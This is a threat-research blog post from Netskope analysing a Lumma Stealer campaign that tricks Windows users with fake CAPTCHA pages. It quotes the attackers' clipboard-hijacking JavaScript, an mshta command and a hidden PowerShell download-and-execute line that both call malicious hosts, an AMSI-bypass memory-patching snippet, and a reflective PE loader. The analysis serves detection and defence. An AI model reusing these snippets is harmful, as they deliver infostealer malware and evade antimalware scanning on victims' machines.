Lumma Stealer: Fake CAPTCHAs & New Techniques to Evade Detection

netskope.com/blog/lumma-stealer-fake-captchas-new-techniques-to-evade-detection

January 23, 2025

Jan 23 2025

By Leandro Fróes

Summary


In January, Netskope Threat Labs observed a new malware campaign using fake CAPTCHAs to deliver Lumma Stealer. Lumma is a malware that works in the malware-as-a-service (MaaS) model and has existed since at least 2022. The campaign is global, with Netskope Threat Labs tracking victims targeted in Argentina, Colombia, the United States, the Philippines, and other countries around the world. The campaign also spans multiple industries, including healthcare, banking, and marketing, with the telecom industry having the highest number of organizations targeted.

Researchers have observed attackers delivering Lumma via multiple methods, including cracked software, the Discord CDN, and fake CAPTCHA pages. The payloads and techniques involved in the infection chain also vary, with the attackers employing techniques like process hollowing and PowerShell one-liners. In this recent campaign, Netskope identified new payloads being delivered, new websites employing malvertising, and the use of open source snippets to bypass security controls.

Key findings

- A new Lumma Stealer campaign using fake CAPTCHAs, multiple new websites employing malvertising, and multiple new payloads and evasion techniques targeting Windows users worldwide.
- The infection chain includes a step where the attacker asks the victim to execute a command from their clipboard using the Windows Run command, making it difficult to flag via technologies like browser-based defenses.
- One of the payloads contains a snippet based on an open-source tool for bypassing Windows Antimalware Scan Interface (AMSI), a step designed to evade malware protection capabilities.

Details




Infection chain flow

The infection chain typically begins when the victim visits a website that redirects them to a fake CAPTCHA page. Once the victim accesses the URL, a fake CAPTCHA is displayed, instructing the victim to perform a particular sequence of actions that leads to the execution of the next stage of the infection chain.

Lumma Stealer has been using a particular flavor of fake CAPTCHAs in its attack chain since August 2024 that instruct the victim to run commands on their computer to kick off the infection. The fake CAPTCHAs are an exceptionally creative piece of social engineering designed to trick the victim into downloading and executing malware outside the browser. Even users who are savvy enough to know not to download and run files on the web may not realize what they are doing when they follow the instructions in the CAPTCHA. Furthermore, downloading malware payloads outside the browser serves an anti-analysis mechanism, evading browser-based cybersecurity controls.

In the campaign currently targeting Netskope customers, the fake CAPTCHA presents instructions to open the Windows Run window by pressing Windows+R, pasting the clipboard's content in the run window using CTRL+V, and then pressing ENTER to execute it. By doing so, the user executes a command that infects their machine. This specific sequence is essential for the successful execution of the next stage, and it only works in Windows environments.




Fake CAPTCHA instruction

Behind the scenes, the website code contains a JavaScript snippet that is responsible for adding a command to the clipboard. This command relies on the native mshta.exe Windows tool to download and execute an HTA file from a remote server. Using mshta is a classic example of LOLBIN, a technique often used by attackers to circumvent defenses by proxying malicious code execution via trusted binaries.

By downloading and executing malware in such ways, the attacker avoids browser-based defenses since the victim will perform all of the necessary steps outside of the browser context.

```
<script>
function verify() {
    const textToCopy = `mshta https://googlsearchings.art/rii2.mp3 #  ✅ ''I am not a robot - reCAPTCHA Verification ID: 2165`;

    const tempTextArea = document.createElement("textarea");
    tempTextArea.value = textToCopy;
    document.body.appendChild(tempTextArea);
    tempTextArea.select();
    document.execCommand("copy");
    document.body.removeChild(tempTextArea);

    const recaptchaPopup = document.getElementById("recaptchaPopup");
    const overlay = document.getElementById("overlay");
    recaptchaPopup.classList.add("active");
    overlay.classList.add("active");
}

const verifyButton = document.getElementById('verifyButton');
verifyButton.addEventListener('click', verify);
</script>
```


Fake CAPTCHA JavaScript snippet



Example of the malicious command in the Run window

Although we observed payloads with different extensions being downloaded (e.g., .mp3, .accdb, .pub), none of them were what the extension suggested. The downloaded files contain not only bytes suggesting a different file type, but also random bytes and a malicious JavaScript snippet.

Once executed, the JavaScript code calls PowerShell to decode a base64 encoded chunk of data and execute it. The resulting code downloads and executes the next stage in the victim's machine.



Powershell command executed by the HTA file


```
"C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe" -w hidden -ep bypass -nop
-Command "iex ((New-Object
System.Net.WebClient).DownloadString('https://h3.errantrefrainundocked.shop/riii2.aspx
```

The next stage is a much bigger (>8MB), obfuscated PowerShell payload. Although it might look complex due to its size, it's rather straightforward.

Example of the obfuscated PowerShell script

First, it deobfuscates a string via some mathematical operations and uses the resulting string as a key. In the analyzed samples, the decoded key was the string "AMSI_RESULT_NOT_DETECTED." The code also defines a chunk of decimal values that are used later.

Next, it calls a function named "fdsjnh." This function is responsible for converting a chunk of data into a string, decoding it using base64, and then performing a multi-byte XOR operation on it using the mentioned key. This operation results in another PowerShell script, which it executes using some other obfuscated variables.



Relevant snippet responsible for the next stage execution

```
function fdsjnh {
    $arrMath = New-Object System.Collections.ArrayList;

    for ($i = 0; $i -le $dsahg78das.Length-1; $i++) {
        $arrMath.Add([char]$dsahg78das[$i]) | Out-Null};
        $z = $arrMath -join "";
        $enc = [System.Text.Encoding]::UTF8;
        $xorkey = $enc.GetBytes("$gdfsodsao");
        $string = $enc.GetString([System.Convert]::FromBase64String($z));
        $byteString = $enc.GetBytes($string);


        $xordData = $(for ($i = 0; $i -lt $byteString.length; ) {
                        for ($j = 0; $j -lt $xorkey.length; $j++) {
                            $byteString[$i] -bxor $xorkey[$j];
                            $i++;

                            if ($i -ge $byteString.Length) {
                                $j = $xorkey.length
                            }
                        }
                    });

        $xordData = $enc.GetString($xordData);
        return $xordData
}

(($uUXmbfdj -as [Type])::($uAbNQBRjYxcWX)((fdsjnh))).($DsrhClqAELenU)()
```

Formatted view of the relevant snippet

As an example, the following is a Python script that performs the same actions as the function mentioned above.

```
import base64

decimal_data = []
xor_key = b"AMSI_RESULT_NOT_DETECTED"
key_len = len(xor_key)
result = b""

encoded_str = "".join([chr(x) for x in decimal_data])
decoded_bytes = base64.b64decode(encoded_str)
i = 0

for i in range(len(decoded_bytes)):
    result += bytes([decoded_bytes[i] ^ xor_key[i % key_len]])

   print(result.decode())
```

The PowerShell line responsible for executing the next stage script can be translated into the following.

```
((Scriptblock -as [Type])::(Create)((fdsjnh))).(Invoke)()
```

Unlike the other executed scripts, this one is not obfuscated.

Once executed, it attempts to evade Windows Antimalware Scan Interface (AMSI) by removing the string “AmsiScanBuffer” from the “clr.dll” module in memory to prevent it from being called. By doing so, the script prevents its final payload, which is loaded reflectively, from being scanned by AMSI. The AMSI bypass code appears to be a copy of an open source implementation.

The script then decodes a base64 encoded chunk of data, which results in a PE file. The final step performed by the script is to load and execute the decoded PE file using reflection.


```
$a = "Ams"
$b = "iSc"
$c = "anBuf"
$d = "fer"
$signature = [System.Text.Encoding]::UTF8.GetBytes($a + $b + $c + $d)
$hProcess = [Win32.Kernel32]::GetCurrentProcess()

# Get system information
$sysInfo = New-Object Win32.SYSTEM_INFO
[void][Win32.Kernel32]::GetSystemInfo([ref]$sysInfo)

# List of memory regions to scan
$memoryRegions = @()
$address = [IntPtr]::Zero

# Scan through memory regions
while ($address.ToInt64() -lt $sysInfo.lpMaximumApplicationAddress.ToInt64()) {
    $memInfo = New-Object Win32.MEMORY_INFO_BASIC
    if ([Win32.Kernel32]::VirtualQuery($address, [ref]$memInfo, [System.Runtime.InteropServices.Marshal]::SizeOf($memInfo))) {
        $memoryRegions += $memInfo
    }
    # Move to the next memory region
    $address = New-Object IntPtr($memInfo.BaseAddress.ToInt64() + $memInfo.RegionSize.ToInt64())
}

$count = 0

# Loop through memory regions
foreach ($region in $memoryRegions) {
    # Check if the region is readable and writable
    if (-not (IsReadable $region.Protect $region.State)) {
        continue
    }
    # Check if the region contains a mapped file
    $pathBuilder = New-Object System.Text.StringBuilder $MAX_PATH
    if ([Win32.Kernel32]::GetMappedFileName($hProcess, $region.BaseAddress, $pathBuilder, $MAX_PATH) -gt 0) {
        $path = $pathBuilder.ToString()
        if ($path.EndsWith("clr.dll", [StringComparison]::InvariantCultureIgnoreCase)) {
            # Scan the region for the pattern
            $buffer = New-Object byte[] $region.RegionSize.ToInt64()
            $bytesRead = 0
            [void][Win32.Kernel32]::ReadProcessMemory($hProcess, $region.BaseAddress, $buffer, $buffer.Length, [ref]$bytesRead)
            for ($k = 0; $k -lt ($bytesRead - $signature.Length); $k++) {
                $found = $True
                for ($m = 0; $m -lt $signature.Length; $m++) {
```

Code snippet responsible for bypassing AMSI checks

```
$a = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9
$bytes = [System.Convert]::FromBase64String($a);
[Reflection.Assembly]$assembly = [System.AppDomain]::CurrentDomain.Load($bytes) # Load Assembly
$assembly.EntryPoint.Invoke($null, @())
```

Code snippet responsible for decoding and executing Lumma Stealer

The payload loaded and executed using reflection is the Lumma Stealer. It’s worth mentioning that some of the samples analyzed by Netskope were using tools like Babel to make the analysis more difficult.



Example of Lumma Stealer entry

Netskope Detection

Netskope Advanced Threat Protection provides proactive coverage against many of the different layers involved in this threat.

- **Fake CAPTCHA:**
  Document-HTML.Trojan.FakeCaptcha
- **Obfuscated HTML:**
  - Trojan.GenericKD.75371630
  - Trojan.GenericKD.75345562
- **Obfuscated Powershell:**
  Trojan.Generic.37229350
- **Lumma payload:**
  - Win32.Virus.Virut
  - Gen:Variant.Lazy.620708
  - Trojan.Generic.37234454

Conclusions

The Lumma Stealer operates using the malware-as-a-service (MaaS) model and has been extremely active in the past months. By using different delivery methods and payloads it makes detection and blocking of such threats more complex, especially when abusing user interactions within the system. Netskope Threat Labs will continue to track how the Lumma Stealer malware evolves and its TTP.

IOCs

All the IOCs and scripts related to this malware can be found in our GitHub repository.

Leandro Fróes

Leandro Fróes is a Senior Threat Research Engineer at Netskope, where he focuses on malware research, reverse engineering, automation and product improvement.

Read More
More Articles by Leandro Fróes